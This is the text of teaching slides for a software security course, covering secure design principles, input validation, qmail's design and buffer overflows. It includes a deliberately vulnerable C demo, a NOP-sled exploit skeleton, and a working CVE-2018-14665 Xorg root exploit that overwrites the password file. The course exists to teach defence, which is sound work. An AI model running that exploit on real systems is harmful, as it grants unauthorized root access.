Welcome to

2. Initial Overview of Software Security

KEA Kompetence VF1 Software Security

Henrik Kramselund he/him han/ham hlk@zencurity.com @kramse

Slides are available as PDF, kramse@Codeberg

2-initial-overview-sw-security.tex in the repo security-courses

Goals for today

Todays goals:

- Realize that design AND implementation AND configuration can result in vulnerabilities
- See the most simple buffer overflow
- Get a sense of encryption, know TLS exist

Photo by Thomas Galler on Unsplash

Plan for today

slow down – think about the slides

Subjects

- Design vs Implementation
- Common Secure Design Issues
- Input Validation

Exercises

- sslscan scan various sites for TLS settings, Qualys SSLLabs
- Buffer Overflow 101
- Missing ones from previous days

We will move the buffer overflow to another day, and play with JuiceShop instead!

Reading Summary

Curriculum:

AoST chapter 2: How Vulnerabilities Get into All Software


Related resources:

Secure Programming for Linux and Unix HOWTO, David Wheeler

https://dwheeler.com/secure-programs/Secure-Programs-HOWTO.pdf

A Graduate Course in Applied Cryptography By Dan Boneh and Victor Shoup
https://toc.cryptobook.us/

Goals: Data Security


Nine principles of data security

(1) **Access control**—Each identifiable clinical record shall be marked with an access control list naming the people or groups of people who may read it and append data to it. The system shall prevent anyone not on the list from accessing the record in any way.

(2) **Record opening**—A clinician may open a record with herself and the patient on the access control list. When a patient has been referred she may open a record with herself, the patient, and the referring clinician(s) on the access control list.

(3) **Control**—One of the clinicians on the access control list must be marked as being responsible. Only she may change the access control list and she may add only other health care professionals to it.

(4) **Consent and notification**—The responsible clinician must notify the patient of the names on his record's access control list when it is opened, of all subsequent additions, and whenever responsibility is transferred. His consent must also be obtained, except in emergency or in the case of statutory exemptions.

(5) **Persistence**—No one shall have the ability to delete clinical information until the appropriate time has expired.

(6) **Attribution**—All accesses to clinical records shall be marked on the record with the name of the person accessing the record as well as the date and time. An audit trail must be kept of all deletions.

(7) **Information flow**—Information derived from record A may be appended to record B if and only if B's access control list is contained in A's.

(8) **Aggregation control**—Effective measures should exist to prevent the aggregation of personal health information. In particular, patients must receive special notification if any person whom it is proposed to add to their access control list already has access to personal health information on a large number of people.

(9) **Trusted computing base**—Computer systems that handle personal health information shall have a subsystem that enforces the above principles in an effective way. Its effectiveness shall be evaluated by independent experts.

Source: *Clinical system security: Interim guidelines*, Ross Anderson, 1996

Design vs Implementation

Software vulnerabilities can be divided into two major categories:

- Design vulnerabilities
- Implementation vulnerabilities

Even with a well-thought-out security design a program can contain implementation flaws.

Common Secure Design Issues

- Design must specify the security model's structure
  Not having this written down is a common problem
- Common problem AAA Authentication, Authorization, Accounting (book uses audited)
- Weak or Missing Session Management
- Weak or Missing Authentication
- Weak or Missing Authorization

Input Validation

Missing or flawed input validation is the number one cause of many of the most severe vulnerabilities:

- Buffer overflows - writing into control structures of programs, taking over instructions and program flow
- SQL injection - executing commands and queries in database systems
- Cross-site scripting - web based attack type
- Recommend centralizing validation routines
- Perform validation in secure context, controller on server
- Secure component boundaries

Weak Structural Security

Our book describes more design flaws:

- Large Attack surface
- Running a Process at Too High a Privilege Level, dont run everything as root or administrator
- No Defense in Depth, use more controls, make a strong chain
- Not Failing Securely
- Mixing Code and Data
- Misplaced trust in External Systems
- Insecure Defaults
- Missing Audit Logs

Secure Programming for Linux and Unix Howto

- More information about systems design and implementation can be found in the free resource:
- Secure Programming for Linux and Unix HOWTO, David Wheeler https://dwheeler.com/secure-programs/Secure-Programs-HOWTO.pdf
- Chapter 5. Validate All Input details input validation in the context of Unix programs
- Chapter 6. Restrict Operations to Buffer Bounds (Avoid Buffer Overflow)
- Chapter 7. Design Your Program for Security

Principle of Least Privilege

Definition The *principle of least privilege* states that a subject should be given only those privileges that it needs in order to complete the task.

Also drop privileges when not needed anymore, relinquish rights immediately

Example, need to read a document - but not write.

Database systems can often provide very fine grained access to data

This principle and the following ones are *Saltzer and Schroeder's design principle* and originally from:
The Protection of Information in Computer Systems, 1975 Jerome Saltzer and Michael Schroeder

See also https://en.wikipedia.org/wiki/Saltzer_and_Schroeder%27s_design_principles

Principle of Fail-Safe defaults

Definition The *principle of fail-safe defaults* states that, unless a subject is given explicit access to an object, it should be denied access to that object.

Default access *none*

In firewalls default-deny - that which is not allowed is prohibited

Newer devices today can come with no administrative users, while older devices often came with default admin/admin users

Real world example, OpenSSH config files that come with `PermitRootLogin no`

Principle of Economy of Mechanism

Definition The *principle of economy of mechanism* states that security mechanisms should be as simple as possible.

Simple $->$ fewer complications $->$ fewer security errors

Use WPA passphrase instead of MAC address based authentication

Principle of Complete Mediation

Definition The *principle of complete mediation* requires that all accesses to objects be checked to ensure that they are allowed.


Always perform check

Time of check, time of use

Example Unix file descriptors - access check first, then can be reused in the future

Caching can be bad.

Principle of Open Design



Source: picture from https://www.cs.cmu.edu/~dst/DeCSS/Gallery/Stego/index.html

Definition The *principle of open design* states that the security of a mechanism should not depend on the secrecy of its design or implementation.

Content Scrambling System (CSS) used on DVD movies

Mobile data encryption A5/1 key - see next page

Mobile data encryption A5/1 key


Real Time Cryptanalysis of A5/1 on a PC Alex Biryukov * Adi Shamir ** David Wagner ***

Abstract. A5/1 is the strong version of the encryption algorithm used by about 130 million GSM customers in Europe to protect the over-the-air privacy of their cellular voice and data communication. The best published attacks against it require between 240 and 245 steps. ... In this paper we describe new attacks on A5/1, which are based on subtle flaws in the tap structure of the registers, their noninvertible clocking mechanism, and their frequent resets. After a 248 parallelizable data preparation stage (which has to be carried out only once), the actual attacks can be **carried out in real time on a single PC.**

The first attack requires the output of the A5/1 algorithm during the first two minutes of the conversation, and computes the key in about one second. The second attack requires the output of the A5/1 algorithm during about two seconds of the conversation, and computes the key in several minutes. ... The approximate design of A5/1 was leaked in 1994, and the exact design of both A5/1 and A5/2 was reverse engineered by Briceno from an actual GSM telephone in 1999 (see [3]).

Source: http://cryptome.org/a51-bsw.htm

Principle of Separation of Privilege


root
root access requires group wheel
SUDO requires password
SSHD requires keys
firewall only allows SSH from specific IPs

Definition The *principle of separation of privilege* states that a system should not grant permission based on a single condition.

Company checks, CEO fraud

Programs like *su* and *sudo* often requires specific group membership and password

Principle of Least Common Mechanism

Definition The *principle of least common mechanism* states that mechanisms used to access resources should not be shared.

Minimize number of shared mechanisms and resources

Also mentions stack protection, randomization

Principle of Least Astonishment

Definition 14-9 The *principle of least astonishment/psychological acceptability* states that security mechanisms should be designed so that users understand the reason that the mechanism works they way it does and that using the mechanism is simple.

Security model must be easy to understand and targetted towards users and system administrators

Confusion may undermine the security mechanisms

Make it easy and as intuitive as possible to use

Make output clear, direct and useful
Exception user supplies wrong password, tell login failed but not if user or password was wrong

Make documentation correct, but the program best

Psychological acceptability - should not make resource more difficult to access

Qmail Security

> The qmail security guarantee In March 1997, I took the unusual step of publicly offering $500 to the first person to publish a verifiable security hole in the latest version of qmail: for example, a way for a user to exploit qmail to take over another account. My offer still stands. Nobody has found any security holes in qmail. I hereby increase the offer to $1000.

Some thoughts on security after ten years of qmail 1.0, Daniel J. Bernstein

- Started out of need and security problems in existing Sendmail
- Bug bounty early on. Donald Knuth has similar for his books

Qmail Security Paper, some answers

- Answer 1: eliminating bugs $->$ Enforcing explicit data flow, Simplifying integer semantics, Avoiding parsing
- Answer 2: eliminating code $->$ Identifying common functions, Reusing network tools, Reusing access controls, Reusing the filesystem
- Answer 3: eliminating trusted code $->$ Accurately measuring the TCB, Isolating single-source transformations, Delaying multiple-source merges, Do we really need a small TCB?

Qmail vs Postfix

> I failed to place any of the qmail code into untrusted prisons. Bugs anywhere in the code could have been security holes. The way that qmail survived this failure was by having very few bugs, as discussed in Sections 3 and 4.

Some thoughts on security after ten years of qmail 1.0, Daniel J. Bernstein

- This is NOT a comlete comparison of Qmail and Postfix http://www.postfix.org/!
- Postfix is comprised of many processes and modules. These modules typically are also chrooted and report back status only through very restricted interfaces
- It is also possible to turn off many components, allowing the system run with less code
- No Postfix program is setuid, all things are run by a master control process. A small setgid program used for mail submission - writing into the queue directory

Source: being a Postfix user and *Secure Coding: Principles and Practices* Eftir Mark Graff, Kenneth R. Van Wyk, June 2009

Vulnerability Analysis

Vulnerability or security flaw


Exploiting the vulnerability happens by an attacker

A program or script used for this is called an *exploit*

Technically what is hacking

```
main(int argc, char **argv)
{       char buf[200];
          strcpy(buf, argv[1]);
          printf("%s\n",buf);
}
```

Trinity breaking in



```
80/tcp      open        http
81/tcp      open        hosts2-ns
                                        [mobile]
# nmap -v -sS -O 10.2.2.2

Starting nmap V. 2.54BETA25
Insufficient responses for TCP sequencing (3), OS detection
accurate
Interesting ports on 10.2.2.2:
(The 1539 ports scanned but not shown below are in state: cl
Port        State       Service
22/tcp      open        ssh

No exact OS matches for host

Nmap run completed -- 1 IP address (1 host up) scanneds
# sshnuke 10.2.2.2 -rootpw="Z1ON0101"
Connecting to 10.2.2.2:ssh ... successful.
Attempting to exploit SSHv1 CRC32 ... successful.
Reseting root password to "Z1ON0101".
System open: Access Level <9>
# ssh 10.2.2.2 -l root
root@10.2.2.2's password:
```

Very realistic – comparable to hacking:
https://nmap.org/movies/
https://youtu.be/51lGCTgqE_w

Hacking is magic

Hacking looks like magic

Hacking is not magic

Hacking only demands ninja training and knowledge others don't have


Buffer overflows a C problem

A buffer overflow is what happens when writing more data than allocated in some area of memory. Typically the program will crash, but under ce rtain circumstances an attacker can write structures allowing take over of return addresses, parameters for system calls or program execution.

Stack protection is today used as a generic term for multiple technologies used in operating systems, libraries, compilers etc. that protect t he stack and other structures from being overwritten or changed through buffer overflows. StackGuard and Propolice are examples of this.


Today we will not go more into detail about this, suffice it to say modern operating systems really employ a lot of methods for making buffer overflows harder and less likely to succeed. OpenBSD even relink the kernel on installation to randomize addresses.

Buffers and stacks, simplified



```
main(int argc, char **argv)
{       char buf[200];
         strcpy(buf, argv[1]);
         printf("%s\n",buf);
}
```

Overflow – segmentation fault



- Bad function overwrites return value!
- Control return address
- Run shellcode from buffer, or from other place

Exploits – abusing a vulnerability

```
$buffer = "";
$null = "\x00";
$nop = "\x90";
$nopsize = 1;
$len = 201; // what is needed to overflow, maybe 201, maybe more!
$the_shell_pointer = 0x01101d48; // address where shellcode is
# Fill buffer
for ($i = 1; $i < $len;$i += $nopsize) {
    $buffer .= $nop;
}
$address = pack('l', $the_shell_pointer);
$buffer .= $address;
exec "$program", "$buffer";
```

- Exploit/exploit program are designed to exploit a specific vulnerability, often a specific version on a specific release on a specific CPU architecture
- Might be a 5 line program written in Perl, Python or a C program
- Today we often see them as modules written for Metasploit allowing it to be combined with different payloads

How to find these buffer overflows

Black box testing

Closed source reverse engineering

White box testing

Open source read and analyze the code – tools exist

Trial and error – fuzzing inputs to a program, save crashes, analyze them

Reverse engineer specific updates, so this part was changed, nice – this is where the bug is

Principle of Least Privilege

Many programs need privileges to perform some function, but sometimes they don't really need it

Definition The *principle of least privilege* states that a subject should be given only those privileges that it needs in order to complete the task.
Source: *Computer Security: Art and Science*, 2nd edition, Matt Bishop

Also drop privileges when not needed anymore, relinquish rights immediately

Example, need to read a document - but not write.

Database systems can often provide very fine grained access to data

Privilege Escalation

Privilege escalation is when a privileged program is vulnerable and can be abused to escalate privileges. Example from unauthenticated user to a user account, or from regular user and becoming administrator (root on Unix) or even SYSTEM on Windows.

Kernels and drivers are also often susceptible to this

Local vs. remote exploits

Local vs. remote exploit describe if the attack is done over some network, or locally on a system

Remote root exploit are the worst kind, since they work over the network, and gives complete control aka root on Unix

Zero-day exploits is a term used for those exploits that suddenly pop up, without previous warning. Often found during incident response at some network. We prefer that security researchers that discover a vulnerability uses a **responsible disclosure** process that involves the vendor .

CVE-2018-14665 Multiple Local Privilege Escalation

```
#!/bin/sh
# local privilege escalation in X11 currently
# unpatched in OpenBSD 6.4 stable - exploit
# uses cve-2018-14665 to overwrite files as root.
# Impacts Xorg 1.19.0 - 1.20.2 which ships setuid
# and vulnerable in default OpenBSD.
# - https://hacker.house
echo [+] OpenBSD 6.4-stable local root exploit
cd /etc
Xorg -fp 'root:$2b$08$As7rA9IO2lsfSyb7OkESWueQFzgbDfCXw0JXjjYszKa8Aklt5RTSG:0:0:daemon:0:0:Charlie &:/root:/bin/ksh'
 -logfile master.passwd :1 &
sleep 5
pkill Xorg
echo [-] dont forget to mv and chmod /etc/master.passwd.old back
echo [+] type 'Password1' and hit enter for root
su -
```

Code from: https://weeraman.com/x-org-security-vulnerability-cve-2018-14665-f97f9ebe91b3

- The X.Org project provides an open source implementation of the X Window System. X.Org security advisory: October 25, 2018 https://lists.x.org/archives/xorg-announce/2018-October/002927.html

Zero day 0-day vulnerabilities

Project Zero's team mission is to "make zero-day hard", i.e. to make it more costly to discover and exploit security vulnerabilities. We primarily achieve this by performing our own security research, but at times we also study external instances of zero-day exploits that were discovered "in the wild". These cases provide an interesting glimpse into real-world attacker behavior and capabilities, in a way that nicely augments the insights we gain from our own research.

Today, we're sharing our tracking spreadsheet for publicly known cases of detected zero-day exploits, in the hope that this can be a useful community resource:

Spreadsheet link: 0day "In the Wild"

https://googleprojectzero.blogspot.com/p/0day.html

- Not all vulnerabilities are found and reported to the vendors
- Some vulnerabilities are exploited *in the wild*

Demo: Insecure programming buffer overflows 101

- Small demo program `demo.c` with built-in shell code, function `the_shell`
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv)
{       char buf[10];
         strcpy(buf, argv[1]);
         printf("%s\n",buf);
}
int the_shell()
{  system("/bin/dash");  }
```

NOTE: this demo is using the dash shell, not bash - since bash drops privileges and won't work.

GDB GNU Debugger

GNU compileren and debugger are OK for this, can fit on a slide!

Lots of other debuggers exist

Try `gdb ./demo` and run the program with some input from the *gdb prompt* using `run 1234`

When you realize the input overflows the buffer, crashed program execution you can work towards getting the address from `nm demo` of the function `the_shell` – and into the program

Use: `nm demo | grep shell`

The art is to generate a string long enough to overflow, and having the correct data, so the address ends up in the right place

Perl can be used for generating AA...AAA like this,
with back ticks, ``` `perl -e "print 'A'x10"` ```

Debugging C with GDB

Test with input

- `./demo longstringwithalotofdatyacrashtheprogram`
- `gdb demo` followed by
  `run AAAAAAAAAAAAAAAAAAAAAAAAAAAAA`
- Compile program: `gcc -o demo demo.c`
- Run program `./demo 123456...7689` until it dies
- Then retry in GDB

GDB output

```
hlk@bigfoot:demo$ gdb demo
GNU gdb 5.3-20030128 (Apple version gdb-330.1) (Fri Jul 16 21:42:28 GMT 2004)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "powerpc-apple-darwin".
Reading symbols for shared libraries .. done
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /Volumes/userdata/projects/security/exploit/demo/demo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Reading symbols for shared libraries . done
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal EXC_BAD_ACCESS, Could not access memory.
 0x41414140 in ?? ()
(gdb)
```

GDB output Debian

```
hlk@debian:~/demo$ gdb demo
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
...
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from demo...(no debugging symbols found)...done.
(gdb) run `perl -e "print 'A'x24"`
Starting program: /home/hlk/demo/demo `perl -e "print 'A'x24"`
AAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x0000414141414141 in ?? ()
(gdb)
```

Exercise

Now lets do the exercise

ℹ Buffer Overflow 101 - 30-40min

which is number **12** in the exercise PDF.

For Next Time

Think about the subjects from this time, write down questions

Check the plan for chapters to read in the books

Visit web sites and download papers if needed

Retry the exercises to get more confident using the tools